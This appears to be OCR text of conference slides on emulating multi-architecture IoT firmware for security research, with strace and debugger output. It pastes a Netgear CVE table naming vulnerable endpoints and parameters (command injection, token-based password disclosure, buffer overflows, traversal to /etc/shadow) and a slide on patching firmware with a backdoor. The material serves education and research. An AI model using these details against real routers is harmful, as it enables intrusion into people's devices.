Multi ARCH Firmware Emulation

#JDHITB2018 BEIJING, November 2018

Yu Tong
KaiJern LAU

Why This Talk Exits and Thanks RD

This Talk Is Part of 2nd Nov, Fuzzing Talk

About NGUYEN Anh Quynh

- Nanyang Technological University, Singapore
- PhD in Computer Science
- Operating System, Virtual Machine, Binary analysis, etc
- Usenix, ACM, IEEE, LNCS, etc
- Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- Capstone disassembler: http://capstone-engine.org
- Unicorn emulator: http://unicorn-engine.org
- Keystone assembler: http://keystone-engine.org

About KaiJern

The Shepherd Lab

Stay in the office 24/7 by hoping making the world a better place

- IoT Research
- Blockchain Research
- Fun Security Research

Badge Maker


Founder of hackersbadge.com, RE && CTF fan

- Reversing Binary
- Reversing IoT Devices
- Part Time CtF player

HITB Security Conference

Hack in the box, Netherland and Singapore. Soon to be Beijing and Dubai

- 2006 till end of time
- Core Crew
- Review Board



- 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- 2010, Hack In The Box, Malaysia, Speaker
- 2012, Codegate, Korean, Speaker
- 2015, VXRL, Hong Kong, Speaker
- 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- 2016, Qcon, Beijing, Speaker
- 2016, Kcon, Beijing, Speaker
- 2016, Intl. Antivirus Conference, Tianjin, Speaker
- 2017, Kcon, Beijing, Trainer
- 2017, DC852, Hong Kong, Speaker
- 2018, KCON, Beijing, Trainer
- 2018, DC010, Beijing, Speaker
- 2018, Brucon, Brussel, Speaker
- 2018, H2HC, San Paolo, Brazil
- 2018, HITB, Beijing/Dubai, Speaker
- 2018, beVX, Hong Kong, Speaker
- MacOS SMC, Buffer Overflow, suid
- GDB, PE File Parser Buffer Overflow
- Metasploit Module, Snort Back Oriffice
- Linux ASLR bypass, Return to EDX

Your Very First IoT Device


Some Said Wi-Fi Router


Why Hacking IoT


Remembering,

smashing the stack for fun and profit

Why IoT Research Is Important







Firmware Emulation

- Without built-in shell access for user interaction
- Without developement facilities required for building new tools
  - Compiler
  - Debugger
  - Analysis tools

Skorpio DBI

- Binary only - without source code
  - Existing guided fuzzers rely on source code available
    - Source code is needed for branch instrumentation to feedback fuzzing progress
    - Emulation such as QEMU mode support in AFL is slow & limited in capability
    - Same issue for other tools based on Dynamic Binary Instrumentation

Guided Fuzzer for Embedded


- Most fuzzers are built for X86 only
  - Embedded systems based on Arm, Arm64, Mips, PPC
- Existing DBIs are poor for non-X86 CPU
  - Pin: Intel only
  - DynamoRio: experimental support for Arm

Back to School Edition: DEFINATION of IoT

Definition of IoT – From The Book

Any Online-able THINGS

The Real Definition of IoT



Human Operated + Online-able Item + AI Capability

* Data Mining(maybe) Business *

Attack Surface

Attacker Perspective

- Vendor Data Center Security
- Communication Protocol

- Server OS Security
- Application Security


Again, Why?
Is To Discover The Truth


- Data Transmission Hijack
- Sniffing


- Household Security
- Device Password

Back To 101

Everything is small, Including SECURITY








- System on Chip
- A chip with all the PCI-e slot and card in it
- Pinout to different parts
- WiFi, Lan, Bluetooth and etc
- Low power device
- Strip Down Power Usage
- Strip Down Size
- Strip Down Processing
- Strip Down SECURITY


Skillz

Requirement



Understanding The Board

Requirement: Software



Skill @ GNU Command Set

Lets Get Started

Device Limited Bug

Netgear : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **75** Page : 1 (This Page) 2

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2017-6862	119		Exec Code Overflow Bypass	2017-05-26	2017-07-17	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
NETGEAR WNR2000v3 devices before 1.1.2.14, WNR2000v4 devices before 1.0.0.66, and WNR2000v5 devices before 1.0.0.42 allow authentication bypass and remote code execution via a buffer overflow that uses a parameter in the administration webapp. The NETGEAR ID is PSV-2016-0261.														
2	CVE-2017-6366	352		Exec Code CSRF	2017-03-15	2017-03-29	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Cross-site request forgery (CSRF) vulnerability in NETGEAR DGN2200 routers with firmware 10.0.0.20 through 10.0.0.50 allows remote attackers to hijack the authentication of users for requests that perform DNS lookups via the host_name parameter to dnslookup.cgi. NOTE: this issue can be combined with CVE-2017-6334 to execute arbitrary code remotely.														
3	CVE-2017-6334	264		Exec Code	2017-03-05	2017-08-31	9.0	None	Remote	Low	Single system	Complete	Complete	Complete
dnslookup.cgi on NETGEAR DGN2200 devices with firmware through 10.0.0.50 allows remote authenticated users to execute arbitrary OS commands via shell metacharacters in the host_name field of an HTTP POST request, a different vulnerability than CVE-2017-6077.														
4	CVE-2017-6077	78		Exec Code	2017-02-22	2017-03-01	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
ping.cgi on NETGEAR DGN2200 devices with firmware through 10.0.0.50 allows remote authenticated users to execute arbitrary OS commands via shell metacharacters in the ping_IPAddr field of an HTTP POST request.														
5	CVE-2017-5521	200		+Info	2017-01-17	2017-08-31	4.3	None	Remote	Medium	Not required	Partial	None	None
An issue was discovered on NETGEAR R8500, R8300, R7500, R6400, R7300, R7100LG, R6300v2, WNR3400v3, WNR3500Lv2, R6250, R6700, R6900, and R8000 devices. They are prone to password disclosure via simple crafted requests to the web management server. If remote administration is enabled, an attacker is exploited given access to the router over LAN or WLAN. When trying to access the web server root, a user is redirected to the authentication page. If the authentication is enabled and password recovery is not enabled, the user is redirected to a page that exposes a password recovery token. If a user supplies the correct token to the page /passwordrecovered.cgi?id=TOKEN (and password recovery is not enabled), they will receive the admin password for the router. If password recovery is set the exploit will fail, as it will ask the user for the recovery questions that were previously set when enabling that feature. This is persistent (even after disabling the recovery option, the exploit will fail) because the router will ask for the security questions.														
6	CVE-2017-2137	264		Bypass	2017-04-28	2017-05-05	4.3	None	Remote	Medium	Not required	None	Partial	None
ProSAFE Plus Configuration Utility prior to 2.3.29 allows remote attackers to bypass access restriction and change configurations of the switch via SOAP requests.														
7	CVE-2016-10176	20		Exec Code	2017-01-29	2017-09-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
The NETGEAR WNR2000v5 router allows an administrator to perform sensitive actions by invoking the apply.cgi URL on the web server of the device. This special URL is handled by the embedded web server (uhttpd) and processed accordingly. The web server also contains another URL, apply_noauth.cgi, that allows an unauthenticated user to perform sensitive actions on the device. This functionality can be exploited to change the router settings (such as the answers to the password-recovery questions) and achieve remote code execution.														
8	CVE-2016-10175	200		+Info	2017-01-29	2017-09-02	5.0	None	Remote	Low	Not required	Partial	None	None
The NETGEAR WNR2000v5 router leaks its serial number when performing a request to the /BRS_netgear_success.html URI. This serial number allows a user to obtain the administrator username and password, when used in combination with the CVE-2016-10176 vulnerability that allows resetting the answers to the password-recovery questions.														
9	CVE-2016-10174	119		Exec Code Overflow	2017-01-29	2017-09-02	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
The NETGEAR WNR2000v5 router contains a buffer overflow in the hidden_lang_avi parameter when invoking the URL /apply.cgi?/lang_check.html. This buffer overflow can be exploited by an unauthenticated attacker to achieve remote code execution.														
10	CVE-2016-10116	264			2017-01-04	2017-01-11	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
NETGEAR Arlo base stations with firmware 1.7.5_6178 and earlier, Arlo Q devices with firmware 1.8.0_5551 and earlier, and Arlo Q Plus devices with firmware 1.8.1_6094 and earlier use a pattern of adjective, noun, and three-digit number for the customized password, which makes it easier for remote attackers to obtain access via a dictionary attack.														
11	CVE-2016-10115	798			2017-01-04	2017-01-11	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
NETGEAR Arlo base stations with firmware 1.7.5_6178 and earlier, Arlo Q devices with firmware 1.8.0_5551 and earlier, and Arlo Q Plus devices with firmware 1.8.1_6094 and earlier have a default password of 12345678, which makes it easier for remote attackers to obtain access after a factory reset or in a factory configuration.														
12	CVE-2016-10106	22		Dir. Trav.	2017-01-03	2017-07-26	4.0	None	Remote	Low	Single system	Partial	None	None
Directory traversal vulnerability in scgi-bin/platform.cgi on NETGEAR FVS336Gv3, FVS318N, FVS318Gv2, and SRX5308 devices with firmware before 4.3.3-8 allows remote authenticated users to read arbitrary files via a .. (dot dot) in the thispage parameter, as demonstrated by reading the /etc/shadow file.														

If all model = one firmware

In The Beginning:
We Need Firmware

Getting Firmware

Firmware and Hardware

VR Mirrorless Action Home Dash Accessories Support Buy Now

Overview Features Specs Firmware & App YI Ho

Firmware

Outdoor Camera

3.0.0.0C_201807181926

DOWNLOAD

Version:3.0.0.0C_201807181926

Release date:07/18/2018

Home Camera

USA | 1.8.7.0D_201708091510(USA)

DOWNLOAD

Poland Version

1.8.7.0D_201708091510

Release date:08/09/2017

nadow hack-v3

Watch 14

Code Issues 149 Pull requests 1 Projects 0 Insights

Join GitHub today

GitHub is home to over 28 million developers working together to host and review code, manage projects, and build software together.

Sign up

rnative Firmware fo Cameras based on Hi3518e Chipset

30 commits 1 branch 7 releases

shadow-1 Added ability to have programs and libraries reside on the microSD card.

src	Added ability to have programs and libraries reside on the microSD card.
.gitignore	Created initial Makefiles and config files for Yi Home support.
README.md	Added ability to have programs and libraries reside on the microSD card.
download_proxy_list.png	Changed FTP server to Pure-FTPd.
download_proxy_list_completed_ex...	Changed FTP server to Pure-FTPd.

ni updates.

ni updates.

README.md

Extract From APK, Traffic Sniffing or Just Download


1. Download 2. Patch with Backdoor 3. Flash 4. pwned


If we need more ?


1. RCE 2. Study the firmware

Firmware Architecture

Romance of 3 Kingdom







MIPS


ARM


AARCH64

We learn from the hard way (aka story time)

The Easy Way

Complete Kit to Success





MIPS

Interchangeable Base Board

ARM

AARCH64

If There are only 3 platform,

Download, Flash, Reverse and pwn !!!

If *ARM/AARCH64* Why Not Raspberry PI

LIBC Compatibility

```
fstat(3, {st_mode=S_IFREG|0644, st_size=35112, ...}) = 0
mmap(NULL, 99840, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xffff8b54d000
mprotect(0xffff8b554000, 65536, PROT_NONE) = 0
mmap(0xffff8b564000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x7000) = 0xffff8b564000
close(3)                                = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xffff8b54b000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xffff8b549000
mprotect(0xffff8bee3000, 16384, PROT_READ) = 0
mprotect(0xffff8b564000, 4096, PROT_READ) = 0
mprotect(0xffff8b585000, 4096, PROT_READ) = 0
mprotect(0xffff8b708000, 16384, PROT_READ) = 0
mprotect(0xffff8b738000, 4096, PROT_READ) = 0
mprotect(0xffff8c2fb000, 4096, PROT_READ) = 0
mprotect(0xffff8bbf9000, 4096, PROT_READ) = 0
mprotect(0xffff8b839000, 45056, PROT_READ) = 0
mprotect(0xffff8bcea000, 4096, PROT_READ) = 0
mprotect(0xffff8b8c0000, 4096, PROT_READ) = 0
mprotect(0xffff8b941000, 4096, PROT_READ) = 0
mprotect(0xffff8b9c7000, 4096, PROT_READ) = 0
mprotect(0xffff8b985000, 4096, PROT_READ) = 0
mprotect(0xffff8ba0a000, 4096, PROT_READ) = 0
mprotect(0xffff8bb68000, 53248, PROT_READ) = 0
mprotect(0xffff8bb8c000, 4096, PROT_READ) = 0
mprotect(0xffff8bbaf000, 4096, PROT_READ) = 0
mprotect(0xffff8bf0f000, 4096, PROT_READ) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xffff8b547000
mprotect(0xffff8c08e000, 40960, PROT_READ) = 0
mprotect(0xffff8bd51000, 155648, PROT_READ|PROT_WRITE) = 0
mprotect(0xffff8bd51000, 155648, PROT_READ|PROT_EXEC) = 0
mprotect(0xffff8c1df000, 32768, PROT_READ) = 0
mprotect(0xffff8c59f000, 4096, PROT_READ) = 0
munmap(0xffff8c596000, 19536)           = 0
set_tid_address(0xffff8b549500)         = 3637
set_robust_list(0xffff8b549510, 24)     = 0
rt_sigaction(SIGRTMIN, {sa_handler=0xffff8c2da768, sa_mask=[], sa_flags=SA_SIGINFO}, NULL, 8) = 0
rt_sigaction(SIGRT_1, {sa_handler=0xffff8c2da838, sa_mask=[], sa_flags=SA_RESTART|SA_SIGINFO}, NULL, 8) = 0
rt_sigprocmask(SIG_UNBLOCK, [RTMIN RT_1], NULL, 8) = 0
prlimit64(0, RLIMIT_STACK, NULL, {rlim_cur=8192*1024, rlim_max=RLIM64_INFINITY}) = 0
--- SIGILL {si_signo=SIGILL, si_code=ILL_ILLOPC, si_addr=0xffff8c574338} ---
+++ killed by SIGILL +++
Illegal instruction
```

MIPS

Not Supported by Raspberry PI

ARM

AARCH64


Raspberry PI Is not *reverser* Friendly

So, QEMU is a MUST

Assembly Instruction Compatibility

```
gef> gef config context.layout "code stack"
gef> break *0x0001043c
Breakpoint 1 at 0x1043c
gef> run
Starting program: /home/azeria/exp/stack
AAAAAAA                                                    user's input
──────────────────────────────────────────────────────────────────────────────[ code:arm ]────
      0x10424 <main+8>         sub    sp,  sp,  #16
      0x10428 <main+12>        str    r0,  [r11,  #-16]
      0x1042c <main+16>        str    r1,  [r11,  #-20] ; 0xffffffec
      0x10430 <main+20>        sub    r3,  r11,  #12
      0x10434 <main+24>        mov    r0,  r3
      0x10438 <main+28>        bl     0x102c4 <gets@plt>
->    0x1043c <main+32>        mov    r0,  r3
      0x10440 <main+36>        sub    sp,  r11,  #4
      0x10444 <main+40>        pop    {r11,  pc}
      0x10448 <__libc_csu_init+0> push   {r3,  r4,  r5,  r6,  r7,  r8,  r9,  lr}
      0x1044c <__libc_csu_init+4> mov    r7,  r0
      0x10450 <__libc_csu_init+8> ldr    r6,  [pc,  #76]        ; 0x104a4 <__libc_csu_init+92>
──────────────────────────────────────────────────────────────────────────────[ stack ]────
0xbefff238|+0x00: 0xbefff3a4 -> 0xbefff503 -> "/home/azeria/exp/stack"  <-$sp
0xbefff23c|+0x04: 0x00000001
